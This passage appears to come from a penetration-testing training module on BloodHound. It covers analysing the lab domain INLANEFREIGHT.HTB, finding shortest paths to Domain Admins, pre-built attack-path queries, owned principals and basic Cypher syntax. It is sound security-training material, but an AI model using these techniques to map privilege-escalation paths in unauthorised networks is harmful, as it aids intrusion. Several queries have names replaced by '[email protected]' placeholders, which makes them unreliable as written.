


From the results of the query, we can see the following information about the `INLANEFREIGHT.HTB` domain:


INLANEFREIGHT.HTB	
`Domain functional level`	2016
`Users`	34
`Groups`	60
`Computers`	7
`OUs`	6
`GPOs`	5

This is a relatively small domain (and not 100% realistic with the few computers), but it gives us enough data to work with. The domain functional level 2016 makes us think that there may not be legacy servers in the domain (though they may still exist).

The next step is to look at the `Domain Users` group and see the rights the group has. This is important because every user in the domain will inherit any rights granted to this group, meaning that even a minor misconfiguration could have a major effect on the domain's security.



Domain users have sessions on 2 hosts in the domain, have 31 direct members, and belong to 45 groups due to nested group membership. If we go to the `Local Admin Rights` section we see that it says we have 0, this is because the `Domain Users` group is not a member of the `Administrators` group on any of the machines. However, if we move to the `Outbound Object Control` section and click on `Transitive Object Control`" we will find all the objects that as `Domain Users` we have control over.




Next, we can click on the `pathfinding` button and enter `DOMAIN [email protected]` in the top field and `DOMAIN [email protected]` in the bottom to see if we have any direct paths to Domain Admin for all users. The query returns no data, which means a path does not exist.

Next, we can start running some of the `Pre-Built Analytics Queries` to find additional interesting information.

It is a good idea to obtain a list of all `Domain Admins`. Here we see 3 direct members of the group and 4 unrolled members due to the `peter` user being a member of the nested group `ITSecurity`.

Next, look at the `Find Shortest Paths to Domain Admins` query. This returns a few paths. We can see some paths from users who are not members of the "Domain Admins" group. User `Gil` has `AddAllowedToAct` privileges on domain controller `DC01`, user `Pedro` has `GenericAll` permissions on container `Users`, `Sarah` can gain control of user `Pedro` and service account `svc_backups` has control over a GPO that is applied on domain controllers.




Other interesting queries include:


Query	Result
`Find Principals with DCSync Rights`	Find accounts that can perform the DCSync attack, which will be covered in a later module.
`Users with Foreign Domain Group Membership`	Find users that belong to groups in other domains. This can help mount cross-trust attacks.
`Groups with Foreign Domain Group Membership`	Find groups that are part of groups in other domains. This can help mount cross-trust attacks.
`Map Domain Trusts`	Find all trust relationships with the current domain.
`Shortest Paths to Unconstrained Delegation Systems`	Find the shortest path to hosts with Unconstrained Delegation.
`Shortest Paths from Kerberoastable Users`	Show the shortest path to Domain Admins by selecting from all users in a dropdown that can be subjected to a Kerberoasting attack.
`Shortest Path from Owned Principals`	If we right-click a node and select `Mark user as owned` or `Mark computer as owned`, we can then run this query to see how far we can go from any users/computers that we have marked as "owned". This can be very useful for mounting further attacks.
`Shortest Paths to Domain Admins from Owned Principals`	Find the shortest path to Domain Admin access from any user or computer marked as "owned".
`Shortest Paths to High-Value Targets`	This will give us the shortest path to any objects that `BloodHound` already considers a high-value target. It can also be used to find paths to any objects that we right-click on and select Mark X as High Value.

Finding Sessions

BloodHound indicates the sessions we collect in the `Database Info` tab. We can also see the active sessions in nodes such as users, groups, or computers.



In the image above, we can see that we have captured a session from the `Domain Admins` group. Clicking on the session number will show us the computer to which the user member of the `Domain Admins` group was connected during the enumeration:




Similarly, we can find sessions for other users searching in groups or on computers. In the cypher query section, we will learn tricks to help us search for specific relationships in BloodHound.


Owned Principals

BloodHound's `Mark as Owned` feature allows a user to mark a node as owned or controlled, indicating that the node is under their control. This feature is particularly useful for Red Team assessments as it allows them to mark nodes they have compromised or have control over, and quickly identify other nodes in the environment they may be able to target.

To use `Mark as Owned`, a user can simply right-click on a node in the BloodHound interface and select `Mark as Owned`. The node will then be marked with a skull icon, indicating that it is owned.



Now we can go to the Analysis tab and select `Shortest Path from Owned Principals` and we can see what activities to perform with the users, group or teams that we have compromised.



Next Steps

We have now seen how `BloodHound` works, how to ingest data and import it into the GUI tool, find interesting information and perform pathfinding, and use pre-built queries to assess the security posture of the domain. It is worth practicing all aspects of the tool with the provided `INLANEFREIGHT.HTB` data.

Before writing custom queries, we will walk through a few exercises to further analyze the data and test our understanding of the tool.

Exercises

Questions: If you are using PwnBox, an option to transfer the file is to open this section within PwnBox and download the file.

Cypher Queries

As mentioned earlier, `BloodHound` uses the graph database Neo4j with Cypher Query Language to analyze relationships, not a relational database like MSSQL and other databases. Cypher is based on SQL but was designed and optimized for graph theory. In graph theory, data is structured as nodes and relationships to show how objects are connected and related. `BloodHound` uses Cypher to identify relationships among the hundreds or thousands of objects that may be present in a domain environment. Cypher was initially developed with the graph database `Neo4j`, which BloodHound uses to store data collected via the `SharpHound` ingestor, but was made open source in 2015 through openCypher.

`BloodHound` comes with many powerful pre-built queries and supports custom queries. By understanding Cypher, we can manipulate and examine BloodHound data in greater detail to better understand AD environments. This will enable us to identify relationships that attackers could exploit, which may have otherwise gone unnoticed for months or years. Armed with all built-in tools, tools such as `PowerView` and `BloodHound` with the ability to extend them to bend them to meet our needs, allowing for the extraction of data and identifying misconfigurations that others miss, will set us apart from other security professionals.

Instead of relying solely on the tool to detect obvious issues, we can leverage it to identify more nuanced and complex scenarios. By doing so, we can offer our clients added value and establish a trusted advisor relationship with them.

Before diving into some ways to extend `BloodHound with custom Cypher queries`, let's look at Cypher syntax to understand the language better.

Cypher Syntax


The syntax of the Cypher query language is based on ASCII art, making it highly visual and easy to read. Cypher shows patterns of notes and relationships. It also includes filters based on labels and properties. To better understand how it works, let's start the neo4j database and connect to the database using the browser. Navigate to http://localhost:7474/browser/.

We need to ensure that we import BloodHound data through the BloodHound application. We can download a BloodHound.zip from resources and upload it to BloodHound.

Once we upload the database and connect to the Neo4j web console, we can execute the following query:

Cypher query to return all users

```
MATCH (u:User) RETURN u
```



This query uses the `MATCH` keyword to find all nodes labeled as `User` in the graph. We then use the `RETURN` keyword to return all the nodes found. Let's examine another query:

Cypher query to return the user peter

```
MATCH (u:User {name:"[email protected]"}) RETURN u
```

The above query uses the `MATCH` keyword to find the user with the property `name` equal to `[email protected]` and returns the user.

We can do the same query in a different way.


Cypher query to return the user peter

```
MATCH (u:User) WHERE u.name = "[email protected]" RETURN u
```

Let's see one last example and include relationships. We will query which group the user `peter` is `MemberOf` and save it to a variable named `peterGroups`.


Cypher query to return peter's group membership.

```
MATCH (u:User {name:"[email protected]"})-[r:MemberOf]->(peterGroups)
RETURN peterGroups
```



Cypher Attributes - Definitions

Let's see a graphical representation of a query and its components:




Attribute	Definition
`Nodes`	Represented with parentheses around the corresponding attributes and information.
`Variable`	A placeholder represents a node or a relationship in a query. For example, in the query `MATCH (n:User) RETURN n`, the variable `n` represents the node labeled `User`.
`Relationships`	Depicted by dashes and arrows, with the relationship type in brackets. These show the direction of the relationship. Ex: `->` shows a relationship going one way, while `-` depicts a relationship going in both directions. In `BloodHound`, relationships are usually shown toward other privileges.
`Label`	Used to group nodes based on their properties or characteristics. Labels are denoted by a colon `:` and are added to a variable. For example, in the query `MATCH (n:User) RETURN n`, the label `User` is used to group nodes with a user's characteristics.
`Property`	Used to store additional information about a node or a relationship and is denoted by a curly brace `{}`. For example, in the query `MATCH (n:User {name:"[email protected]", enabled:TRUE}) RETURN n`, the properties `name` and `enabled` are associated with the node `n` to store additional information about the user.

Playing with the Graph

We can also display the relationship between the User and the Group by returning all variables `n,r,g`:

Cypher query to return the user peter MemberOf relationship


```
MATCH (n:User {name:"[email protected]"})-[r:MemberOf]->(g:Group)
RETURN n,r,g
```



To do this graph in the BloodHound application, we can use the `Raw Query` bar, but We will need to add another variable, `p`, and wrap the query inside it, as follow:

Cypher query to return the user peter MemberOf relationship

```
MATCH p=((n:User {name:"[email protected]"})-[r:MemberOf]->(g:Group))
RETURN p
```



Cypher Keywords

